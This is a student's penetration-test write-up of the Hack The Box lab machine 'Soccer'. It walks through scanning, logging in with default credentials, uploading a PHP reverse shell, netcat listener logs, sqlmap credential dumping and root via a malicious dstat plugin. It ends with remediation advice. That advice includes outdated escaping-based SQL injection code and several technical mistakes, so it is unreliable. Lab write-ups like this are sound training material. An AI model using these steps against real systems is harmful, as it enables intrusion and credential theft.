
Nama : Muhamad Dwi Apriyanto

NIM : 2501989550

Jurusan : Cyber Security

Executive Summary

We do penetration testing on the Hack The Box machine called SOCCER, and have an IP Address of 10.10.11.194 as shown below:



We start penetration testing by scanning the machine using the NMAP tools with the nmap command 10.10.11.194 -sC -sV and we get the results as shown below:


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.11.194
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-18 00:52 EST
Nmap scan report for soccer.htb (10.10.11.194)
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux
; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Soccer - Index
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
```

From this picture we can see that when we scan with NMAP we get information that the IP opens 3 ports, namely ports 22,80,9091, here we try to open port 80 which opens the Apache service, and when we open it it turns out the website leads to to Soccer.htb which turns out to be a private site, so we try adding the domain to /etc/hosts using the command sudo echo 10.10.11.194 Soccer.htb /etc/hosts and when we open Soccer.htb again the web shows as shown below :

It turned out that we couldn't find anything on the web so we decided to enumerate the web directory with the gobuster command, namely gobuster dir -u http://192.168.193.133:13313/ -w /usr/share/ diu/ wordlists/big. txt and it turns out there is a hidden directory called tiny like the gobuster results below:

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://soccer.htb/ -w /usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/01/17 02:37:22 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 162]
/.htaccess            (Status: 403) [Size: 162]
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]

===============================================================
2023/01/17 02:47:10 Finished
===============================================================
```


Here we try to open the /tiny directory and it turns out it leads to a login page like picture below




It turns out that this login page was developed by Tiny File Manager where there are 2 default credentials which are their GitHub documentation. It is:

username: admin
password: admin@123
username: user
password: 12345

we tried logging in with username: admin, and password: admin@123, and it worked
log in as shown below:



After we successfully logged in as admin, what we got was an upload and create file menu, we tried reverse shelling the web using revshell file.php, as shown in the image below:




where the file contains code to open a TCP connection to a specific host and port and generate a shell on that destination host and port.

Once we include the reverse shell script file in the menu, we use nc -nvlp to capture the connection as shown below :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1112
listening on [any] 1112 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.194] 52894
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 09:20:52 up 17 min,  0 users,  load average: 0.01, 0.04, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1050): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:/$ cat /etc/hosts
cat /etc/hosts
127.0.0.1       localhost       soccer  soccer.htb      soc-player.soccer.htb

127.0.1.1       ubuntu-focal    ubuntu-focal

www-data@soccer:/$
```

After we connect to the target web machine, we look for a subdomain on the target web using the cat / etc / hosts command and it turns out the subdomain we see is soc-player.soccer.htb, after we get the subdomain, we can access the subdomain by adding it to /etc/hosts so we can open the subdomain in the browser, with the command: sudo echo 10.10.11.194 soc-player.soccer.htb >> /etc/hosts


Then we try to open the subdomain in a browser with the URL: http://soc-player.soccer.htb/. The link displays the registration/login page using Email address, Username and Password. as shown below:




Then we tried to register and log in using fake credentials to enter the website. After successful login, we tried to look at the source code of the website and found that this website is connected to WebSocket, which means that the client and server can communicate in real time. The following is the website source code:

```
var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
window.onload = function () {

var btn = document.getElementById('btn');
var input = document.getElementById('id');

ws.onopen = function (e) {
    console.log('connected to the server')
}
input.addEventListener('keypress', (e) => {
    keyOne(e)
});
```

From there we try to find credentials from the web using sqlmap but first we run the python code file to connect sqlmap with our localhost, after that we run the sqlmap command, namely sqlmap -u "http://localhost:8081/?id=1" -dbs




with this command we get the database name from the website, namely soccer.db as shown in the image below :



after that we run the command sqlmap -u "http://localhost:8081/?id=1" -D soccer.db –tables -T accounts -C username,password –dump to get credentials such as username and password so we can log in to ssh, and we get the results as below:


After we get the username and password, we try to log in to the target machine with SSH, namely using the command ssh player@10.10.11.194, and it turns out we successfully log in to the machine as shown in the image below.



After we log in to the machine, we use peas line and do an Enumeration by creating a python plugin called dstat_AoL.py in /usr/local/share/dstat/, the code contains the code to run a reverse shell,

Before we run the reverse shell, we open our linux terminal to accept connections from the reverse shell with the nc -nvlp command, as shown below


After that we try to run the command doas -u root /usr/bin/dstat –AoL and our Linux terminal successfully catches the connection and we try to enter the root file and look for information on the machine:



It turns out we get a file called root.txt we paint the file and it turns out it is the flag.

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 2929
listening on [any] 2929 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.194] 38712
# pwd
pwd
/usr/local/share/dstat
# cd /root
cd /root
# ls
ls
app  root.txt  run.sql  snap
# cat root.txt
cat root.txt
ddc60b8c0e6b557f50a8cf2534cdd077
# 
```

and when we submit the flag it turns out to be successful :



Guidelines for Remediation :

- **Metacharacter input filter** is one way to overcome the threat of SQL injection. Implements a filter on metacharacters (&, ;, `, ', \, “, |, *, ?, ~, <, >, ^, (,), [,], {, }, $, \n, and \ r) is useful for preventing input on user forms that can be used to carry out SQL injection attacks.

- To prevent SQL injection, we must use secure code for form login. for example :

  1. **Using addslashes()**

  $pass=mysql_real_escape_string($_POST['password']);

$user=mysql_real_escape_string(trim($_POST['username']));

$sql=mysql_query("select * from admin where password='$pass' and username='$user'");

mysql_real_escape_string function is used to bypass special characters in SQL queries, so that if the attacker includes characters like ' ! ^] " and so on, then this function will not read these characters.

- **Disable** root SSH logins to prevent **bruteforce attack** such a **gobuster or dirbuster**, Secure Shell (SSH) connections may be vulnerable to brute force attacks by a user with root capabilities. Configure websites and enable the "DenyUsers root" and "PermitRootLogin no" settings to block access to the root user over SSH.

- Making directory names difficult can prevent bruteforce attacks, so dirbuster/gobuster unable to read the directory.

- Using **firewalls** can assist stop **reverse shell attacks**. Firewalls obstruct traffic from external networks. The system cannot be accessed by someone else using a reverse shell attack approach if it has no open ports. for example :


  • Block incoming connections that are not permitted by policy.


  • Block outgoing connections unless the policy specifically permits them.

  • Keep an eye on both inbound and outbound traffic so that administrators are aware of any unauthorized system access attempts.

  Knowing if someone is attempting to access the system from an IP address that is not on the approved list can help prevent reverse shell attacks. It's an effective approach to stop an attack before it starts.


Information Gathering

Server IP Address	
Command Used	**Open machine Hackthebox “Soccer” for access IP Address machine web target**
Result	
Description	We get the ip server by connecting our machine with the target machine .



Scanning IP Target	
Command Used	**nmap 10.10.11.194 -sC -sV**
Result	
Description	We do scanning nmap , with parameter -sC and-sV on the target IP and get results as above, when it turns out that the ip target have 3 port with the software version each port.


Target Web Application Location	
Listen Port	**10.10.11.194:80**
Result	
Description	We use **sudo echo 10.10.11.194 soccer.htb >> /etc/hosts,** to add domain to /etc/hosts, so we can open the web



Service Enumeration

